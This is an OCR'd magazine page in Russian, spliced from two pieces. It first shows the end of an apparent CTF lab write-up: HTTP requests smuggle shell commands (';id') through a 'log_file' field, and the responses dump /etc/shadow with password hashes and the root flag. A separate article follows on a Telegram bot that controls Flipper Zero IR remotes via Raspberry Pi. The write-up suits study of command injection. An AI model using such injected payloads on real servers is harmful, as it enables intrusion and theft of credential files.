
```
POST / HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 43
Cache-Control: max-age=0
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

log_file=/etc/shadow;id;asfeew&analyze_log=
```

Response

```
      backup:*:19430:0:99999:7:::
      list:*:19430:0:99999:7:::
      irc:*:19430:0:99999:7:::
      gnats:*:19430:0:99999:7:::
      nobody:*:19430:0:99999:7:::
      systemd-network:*:19430:0:99999:7:::
      systemd-resolve:*:19430:0:99999:7:::
      systemd-timesync:*:19430:0:99999:7:::
      messagebus:*:19430:0:99999:7:::
      syslog:*:19430:0:99999:7:::
      _apt:*:19430:0:99999:7:::
      tss:*:19430:0:99999:7:::
      uuidd:*:19430:0:99999:7:::
      tcpdump:*:19430:0:99999:7:::
      landscape:*:19430:0:99999:7:::
      pollinate:*:19430:0:99999:7:::
      fwupd-refresh:*:19430:0:99999:7:::
      usbmux:*:19774:0:99999:7:::
      sshd:*:19774:0:99999:7:::
      systemd-coredump:!!:19774::::::
      amay:$6$S1AGe5ex2k4D5MKa$gTclSeJwvND3FINpZaK0zfUqk6T9IkhlxCn17fNWLx56u.zP/f/4e5YrJRPsM3TRuuKXQDfYL44RyPzduexsm.:19775:0:99999:7:::
      lxd:!:19774::::::
      geo:$6$5mAIqOze4GJ4s9Zu$P3IgUSHlcCkKpDJ0862IgP5aqaNilEUZDGIm16FiWdxh1A5dfKjmwhMgp3xctHiHZVWGtmKY25cCrILanDPaG.:19934:0:99999:7:::
      _laurel:!:19936::::::
      uid=0(root) gid=0(root) groups=0(root)
      <p class='error'>
        Suspicious traffic patterns detected in /etc/shadow;id;asfeew:
      </p>
      <pre>
        uid=0(root) gid=0(root) groups=0(root)
      </pre>

    </div>
```

Результат выполнения команды

Получаем результат выполнения команды, а значит, сервер скомпрометирован. Напоследок просто прочитаем флаг рута.



Request

```
POST / HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 46
Cache-Control: max-age=0
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

log_file=/root/root.txt;id;asdsad&analyze_log=
```

Response

```
        </button>
        <button type="submit" name="clear_access_log" class="button">
          Clear access.log
        </button>
      </form>
    </div>

    <div class="status">
      <h2>
        Analyze Log File
      </h2>
      <form action="" method="post">
        <select name="log_file">
          <option value="/var/log/apache2/access.log">
            access.log
          </option>
          <option value="/var/log/auth.log">
            auth.log
          </option>
        </select>
        <button type="submit" name="analyze_log" class="button">
          Analyze
        </button>
      </form>
      363ef0d133724f20f2443bf10f289286
      uid=0(root) gid=0(root) groups=0(root)
      <p class='error'>
        Suspicious traffic patterns detected in /root/root.txt;id;asdsad:
      </p>
      <pre>
        uid=0(root) gid=0(root) groups=0(root)
      </pre>

    </div>

  </div>
```

Флаг рута

Машина захвачена!

ТЕЛЕГРАММА ДЛЯ ДЕЛЬФИНА

Ищем уязвимый код с помощью кастомных правил

00010
01010
010110
01111

Виктор Паперно

В этой статье я покажу, как сделать из Flipper Zero пульт для умного дома, транслирующий команды, присылаемые ему через Telegram. Чтобы подключить Flipper к Telegram, нам понадобится дополнительное устройство — я для этого взял Raspberry Pi.


ИДЕЯ ПРОЕКТА

В стандартной прошивке Flipper Zero есть классная функция, которая позволяет создавать виртуальные копии ИК пультов. У меня дома несколько устройств, которые управляются именно ими: проектор и LED-свечки с Aliexpress. Когда я дома, нет проблем взять в руки сам Flipper, выбрать пульт и нажать на кнопку или сделать все то же самое из приложения, которое управляет девайсом с телефона.


Но оба этих способа требуют находиться непосредственно вблизи от управляемого устройства, поскольку телефон подключается к «Флипперу» по Bluetooth. Было принято решение подключить Flipper к Raspberry Pi и иметь возможность управлять им через последовательный порт.

КОПИРОВАНИЕ ПУЛЬТОВ


Чтобы использовать Flipper вместо какого нибудь проприетарного пульта, нам понадобится скопировать сигналы. Для этого в основном меню выбирай приложение Infrared, затем Learn New Remote, а потом поднеси пульт и нажимай нужные кнопки, чтобы скопировать их.


Point the remote at IR port
and push the button

В результате после копирования всех пультов на вкладке Saved Remotes можно увидеть список наших пультов.


..
Projector
Candles

А выбрав один из них, видим список доступных кнопок.



Каждый пульт — это по сути файл с расширением `.ir`, где хранится информация о протоколе, адресе и командах, которые необходимо отправить.

```
Filetype: IR signals file
Version: 1
#
name: On
type: parsed
protocol: NEC
address: 00 00 00 00
command: 5E 00 00 00
#
name: Off
type: parsed
protocol: NEC
address: 00 00 00 00
command: 0C 00 00 00
```


COMMAND LINE INTERFACE

Разработчики Flipper Zero создали набор команд для управления девайсом с компьютера из командной строки. Согласно описанию на официальном сайте, через CLI можно читать и эмулировать сигналы, запускать программы, управлять файлами и делать другие вещи. Также приложение предоставляет функции вроде чтения логов, передачи данных на другие Flipper Zero и прочих интересных трюков.

WWW

Полный обзор всех доступных команд есть в документации.

Можно отправлять команды напрямую, используя какой-нибудь монитор последовательного порта, Termius, PuTTY или вкладку CLI в фирменном приложении Flipper Lab.



```
Welcome to Flipper Zero Command Line Interface!
Read the manual: https://docs.flipper.net/development/cli
Run `help` or `?` to list available commands

Firmware version: 1.0.1 1.0.1 (fe424061 built on 10-09-2024)

>:
```

Чтобы управлять нашим «Флиппером» с помощью Python, можно использовать уже готовую библиотеку PyFlipper. Однако при работе с ней я заметил, что некоторые методы устарели. Пришлось смастерить небольшой фикс, так что дальше я буду использовать мой форк этой же библиотеки. Поскольку он не добавлен в PyPi, при установке нужно будет явно указывать ссылку на репозиторий:

```
pip install git+https://github.com/AviPaperno/pyFlipper.git
```

СОЗДАЕМ ИНТЕРФЕЙС ДЛЯ УПРАВЛЕНИЯ «ФЛИППЕРОМ»

Для удобства создадим собственный интерфейс надстройку над упомянутой библиотекой. Дело в том, что через стандартную CLI-оболочку нельзя «отправить эту команду с этого пульта», так что придется реализовать это самостоятельно.

Что нам нужно: распарсить файл, прочитать команду и адрес, перевернуть их (так как почему то команды и адреса хранятся в перевернутом виде) и, используя методы из библиотеки, заставить Flipper отправить команду по адресу.

Для удобства работы с IR-сигналами создадим класс `IR`. В нем на самом деле нам нужен только конструктор, так что можно было бы использовать `namedtuple`, но IR сигналы могут еще иметь разные параметры в зависимости от протокола, так что класс еще пригодится.

```
class IR:
    def __init__(self, name_, type_, protocol_=None, address_=None,
command_=None):
        def reverse_address_or_cmd(data_str: str) -> str:
            return ''.join(data_str.split()[::-1])

        self.name = name_
        self.type = type_
        self.protocol = protocol_
        self.address = reverse_address_or_cmd(address_) if address_
else None
        self.command = reverse_address_or_cmd(command_) if command_
else None

    def __str__(self):
        return f"{self.name}({self.protocol}) ADDR: {self.address}
CMD: {self.command}"
```

Создадим также набор функций для большей читаемости и простоты использования.

Функция преобразования содержимого файла .ir в список экземпляров класса `IR`:

```
def decode_ir_file(data):
    removed = data.split("#")[1:]
    result = {}
    for elem in removed:
        template = {"name_": None, "type_": None, "protocol_": None,
"address_": None, "command_": None}
        for part in elem.strip().split("\n"):
            key, value = part.split(":")
            template[f"{key.strip()}_"] = value.strip()
        result[template["name_"]] = IR(**template)

    return result
```

Функция получения списка доступных пультов:

```
def get_list_of_ir(flipper_device: PyFlipper):
    return [elem["name"] for elem in flipper_device.storage.list(path
="/ext/infrared").get('files')]
```

Функция для получения уникального имени устройства:

```
def get_device_name(flipper_device: PyFlipper):
    return flipper_device.device_info.info().get("hardware_name")
```

Функция получения данных из файла .ir:

```
def get_ir_file_data(flipper_device: PyFlipper, file_name: str):
    filepath = f"/ext/infrared/{file_name}"
    return flipper_device.storage.read(file=filepath)
```

И основная функция — ~~чтобы править ими~~ для отправки команды на «Флиппер»:

```
def send_ir_command(flipper_device: PyFlipper, remotes: Dict,
command_name: str):
    command = remotes.get(command_name)
    if command:
        flipper_device.ir.tx(command.protocol, command.address,
command.command)
```

БОТ ДЛЯ TELEGRAM

Пришло время написать наш интерфейс. Мы будем использовать Telegram, а потому нам понадобится библиотека для работы с ним. Я рекомендую aiogram, с ней легко писать асинхронный код.

WWW

У aiogram есть понятная и хорошо написанная документация на русском.

Для начала импортируем все необходимое. Библиотеки для создания бота и работы с Flipper Zero:

```
import asyncio

from aiogram import Bot, Dispatcher, Router, types
from aiogram.client.session.aiohttp import AiohttpSession
from aiogram.filters.command import Command
from aiogram.fsm.context import FSMContext
from aiogram.fsm.state import State, StatesGroup
from pyflipper.pyflipper import PyFlipper
```

А также наши собственные: `flipperInterface` и `config`. В конфиге хранятся две переменные: `BOT_TOKEN` токен для бота, полученный от @BotFather, и `COM_PORT` адрес порта, к которому подключен «Флиппер».

```
from config import BOT_TOKEN, COM_PORT
from flipperInterface import get_device_name, get_list_of_ir,
get_ir_file_data, decode_ir_file, send_ir_command
```

Затем добавим вспомогательную функцию для создания кастомной клавиатуры:

```
def create_keyboard(options):
    """Функция для создания клавиатуры из списка возможных вариантов
"""
    return types.ReplyKeyboardMarkup(keyboard=[[types.KeyboardButton(
text=f"{elem}")] for elem in options])
```

У нашего бота будет три состояния. Для удобства работы сгруппируем их, создав наследник класса `StatesGroup`:

```
class CurrentState(StatesGroup):
    start = State()
    selection_remote = State()
    selection_command = State()
```

- `start` — состояние, когда бот только запущен;
- `selection_remote` — состояние, когда пользователь выбирает пульт;
- `selection_command` — пользователь «нажимает» на кнопку виртуального пульта, отправляя ту или иную команду.

И последняя функция не обработчик сообщений, это функция для создания подключения к «Флипперу»:

```
async def get_flipper():
    """Асинхронный контекст для работы с Flipper"""
    try:
        flipper = PyFlipper(com=COM_PORT)
        return flipper
    except Exception as e:
        print(f"Ошибка при подключении к Flipper: {e}")
        return None
```

Теперь создаем роутер:

```
router = Router()
```

И начинаем описывать обработчики. Первый обработчик запускается при отправке пользователем команды `/start`. В нем создается подключение к «Флипперу», пользователю отправляется приветственное сообщение, формируется клавиатура из доступных пультов, и бот переводится в следующее состояние.

```
@router.message(CurrentState.start)
@router.message(Command("start"))
async def cmd_start(message: types.Message, state: FSMContext):
    flipper = await get_flipper()
    if flipper:
        await message.answer(
            f"Привет, я бот для управления IR устройствами через
FlipperZero *{get_device_name(flipper)}*."
            f"\nВыбери нужный тебе пульт.",
            reply_markup=create_keyboard(get_list_of_ir(flipper)),
            parse_mode="Markdown"
        )
        await state.set_state(CurrentState.selection_remote)
    else:
        await message.answer("Не удалось подключиться к Flipper.
Попробуйте позже.")
```

Второй это обработчик сообщения с пультом, в нем мы считываем наш файл, проверяем, что в нем есть «кнопки», и выводим клавиатуру со списком доступных команд в заданном пульте:

```
@router.message(CurrentState.selection_remote)
async def cmd_select_ir(message: types.Message, state: FSMContext):
    flipper = await get_flipper()
    if flipper:
        available_remotes = get_list_of_ir(flipper)
        if message.text in available_remotes:
            ir_data = get_ir_file_data(flipper, message.text)
            if ir_data:
                currentIR = decode_ir_file(ir_data)
                await state.update_data(currentIR=currentIR)
                await state.set_state(CurrentState.selection_command)
                await message.answer(
                    "Вот доступные команды, выбери нужную тебе",
                    reply_markup=create_keyboard(list(currentIR.keys
()) + ["Назад"])
                )
            else:
                await message.answer("Не удалось найти файл IR.
Попробуйте другой пульт.")
        else:
            await message.answer("Неправильный выбор пульта.
Попробуйте снова.")
    else:
        await message.answer("Не удалось подключиться к Flipper.")
```

И наконец, последний обработчик сообщений проверяет, существует ли команда. Если да, отправляем ее на «Флиппер». Если же это команда «Назад», то возвращаемся к предыдущему состоянию.

```
@router.message(CurrentState.selection_command)
async def cmd_select_command(message: types.Message, state:
FSMContext):
    if message.text == "Назад":
        await state.set_state(CurrentState.start)
        await cmd_start(message, state)
    else:
        data = await state.get_data()
        flipper = await get_flipper()
        if flipper and message.text in data["currentIR"]:
            send_ir_command(flipper, data["currentIR"], message.text)
            await message.answer("Команда выполнена!")
        else:
            await message.answer("Ошибка: команда не распознана или
Flipper недоступен.")
```

Теперь осталось только запустить процесс поллинга новых сообщений. Поскольку на моей Raspberry Pi отсутствуют SSL-сертификаты, я дополнительно указал, что нужно работать без них.

```
async def main():
    session = AiohttpSession()
    session._connector_init = {'ssl': False}
    bot = Bot(token=BOT_TOKEN, session=session)
    dp = Dispatcher()
    dp.include_router(router)
    await dp.start_polling(bot)


if __name__ == "__main__":
    asyncio.run(main())
```

ДЕПЛОЙ

Теперь осталось только задеплоить нашего бота. Но поскольку нам нужно явное подключение «Флиппера», мы не можем сделать это на каком-нибудь удаленном сервисе. Будем использовать наши локальные устройства.


Теоретически наш бот может быть запущен на любом персональном компьютере, где установлен Python и соответствующие библиотеки. Но очень часто в качестве домашнего сервера используется Raspberry Pi, так что разберем деплой именно на этой плате.

Для начала клонируем репозиторий с проектом:

```
git clone https://github.com/AviPaperno/FlipperIRcontroller
```

И установим зависимости:

```
pip3 install -r requirements.txt
```



Теперь исправим файл `config.py`: скопируем в него полученный от @BotFather токен и укажем путь для подключенного по USB «Флиппера». Чтобы узнать путь, достаточно ввести такую команду:

```
ls /dev/serial/by-id/
```

Теперь ты увидишь имя своего устройства. А полный путь будет вот таким:

```
/dev/serial/by-id/usb-Flipper_Devices_Inc._Flipper_<NAME>_flip_<NAME>
-if00
```

Здесь `<NAME>` уникальное имя.

